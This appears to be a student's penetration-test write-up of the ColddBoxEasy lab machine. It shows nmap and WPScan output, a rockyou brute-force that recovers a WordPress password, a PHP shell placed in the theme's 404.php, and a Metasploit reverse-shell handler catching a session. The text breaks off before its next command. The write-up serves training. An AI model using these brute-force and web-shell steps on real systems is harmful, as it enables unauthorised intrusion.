Name: Shangirne Kharbanda

Batch: Corizo Cybersecurity September 2022

CORIZO

MINOR PROJECT

Machine: **ColddBoxEasy_EN**


Penetration test report of the machine.

We know that the IP address of our machine is **10.10.217.219**.

Now we will begin the first phase, that is, Reconnaissance.

1. Reconnaissance


We will begin by running an nmap scan on the machine.




```
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/5%OT=80%CT=1%CU=42194%PV=Y%DS=2%DC=I%G=Y%TM=6366635
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=9)SEQ
OS:(SP=105%GCD=1%ISR=10D%TI=Z%CI=I%TS=8)OPS(O1=M506ST11NW7%O2=M506ST11NW7%O
OS:3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11NW7%O6=M506ST11)WIN(W1=68DF%W2=
OS:68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M506NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.004 days (since Sat Nov  5 13:14:59 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.68 seconds
           Raw packets sent: 130 (10.326KB) | Rcvd: 91 (7.630KB)

┌──(kali㉿ kali)-[~]
└─$
```

We can see that an Apache HTTP server is running on this machine.

Now we will go into the browser and type the IP of our machine.




We will look for the login page here.



2. Enumeration


Now we will enumerate the users using a tool called wp-scan.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://10.10.217.219/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.14

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.217.219/ [10.10.217.219]
[+] Started: Sat Nov  5 13:37:19 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.217.219/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://10.10.217.219/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.217.219/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
```




We can see that our tool has identified a list of users and one of the users is **c0ldd**.

Now we will try to enumerate the password of the user c0ldd by using the following command with the tool wpscan.


┌──(kali㉿kali)-[~]
└─$ wpscan --url http://10.10.217.219/wp-login.php --passwords /home/kali/rockyou.txt --usernames c0ldd
WordPress Security Scanner by the WPScan Team
Version 3.8.14
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://10.10.217.219/wp-login.php/ [10.10.217.219]
[+] Started: Sat Nov 5 14:17:43 2022
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] WordPress readme found: http://10.10.217.219/wp-login.php/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] This site seems to be a multisite
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| Reference: http://codex.wordpress.org/Glossary#Multisite
[+] The external WP-Cron seems to be enabled: http://10.10.217.219/wp-login.php/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)


```
[+] The external WP-Cron seems to be enabled: http://10.10.217.219/wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |  - http://10.10.217.219/wp-includes/css/dashicons.min.css?ver=4.1.31
 | Confirmed By:
 |  Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |   - http://10.10.217.219/wp-includes/css/buttons.min.css?ver=4.1.31
 |  Query Parameter In Install Page (Aggressive Detection)
 |   - http://10.10.217.219/wp-includes/css/buttons.min.css?ver=4.1.31
 |   - http://10.10.217.219/wp-includes/css/dashicons.min.css?ver=4.1.31

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:01:02 <

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / franklin Time: 00:02:34 <

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Nov  5 14:21:59 2022
[+] Requests Done: 1544
[+] Cached Requests: 4
[+] Data Sent: 529.737 KB
[+] Data Received: 5.014 MB
[+] Memory used: 234.906 MB
[+] Elapsed time: 00:04:15

┌──(kali㉿kali)-[~]
└─$
```

We have found the password for our user which we will now use to login to the website.



3. Exploitation


Now we will update the 404.php file using the theme editor and put our reverse shell php code in there to get a reverse shell back to our kali machine.



Our reverse shell php code is here which we will copy in our theme editor.

```
┌──(kali㉿kali)-[/usr/…/modules/payloads/singles/php]
└─$ cat /usr/share/laudanum/php/shell.php
<?php
/* ********************************************************************************
***
*** Laudanum Project
*** A Collection of Injectable Files used during a Penetration Test
***
*** More information is available at:
***  http://laudanum.professionallyevil.com/
***  laudanum@secureideas.net
***
***  Project Leads:
***         Kevin Johnson @secureideas <kjohnson@secureideas.com>
***         Tim Medin @timmedin <tim@securitywhole.com>
***         John Sawyer @johnhsawyer <john@inguardians.com>
***
*** Copyright 2015 by The Laudanum Team
***
********************************************************************************
***
*** This file provides shell access to the system. It is built based on the 2.1
*** version of PHPShell which is Copyright (C) 2000-2005 Martin Geisler
*** <mgeisler[at]mgeisler.net>
***
*** Updated by Tim Medin <tim@securitywhole.com>
***
********************************************************************************
*** This program is free software; you can redistribute it and/or
*** modify it under the terms of the GNU General Public License
*** as published by the Free Software Foundation; either version 2
*** of the License, or (at your option) any later version.
***
*** This program is distributed in the hope that it will be useful,
*** but WITHOUT ANY WARRANTY; without even the implied warranty of
*** MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
*** GNU General Public License for more details.
***
*** You can get a copy of the GNU General Public License from this
*** address: http://www.gnu.org/copyleft/gpl.html#SEC1
*** You can also write to the Free Software Foundation, Inc., 59 Temple
*** Place - Suite 330, Boston, MA  02111-1307, USA.
***
```


Now we will paste it in our theme editor to edit 404.php.



Now we will open up metasploit to setup a reverse connection back.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 10.14.34.139
LHOST => 10.14.34.139
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.14.34.139:4444
```

Now we will go to the 404.php page of the website.



We get a reverse shell back.

```
msf6 exploit(multi/handler) > set LHOST 10.14.34.139
LHOST => 10.14.34.139
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.14.34.139:4444
[*] Command shell session 1 opened (10.14.34.139:4444 → 10.10.217.219:35252) at 2022-11-05 15:05:22 +0000

 16:08:17 up  1:55,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Now we can open the python spawned shell by doing the following.

```
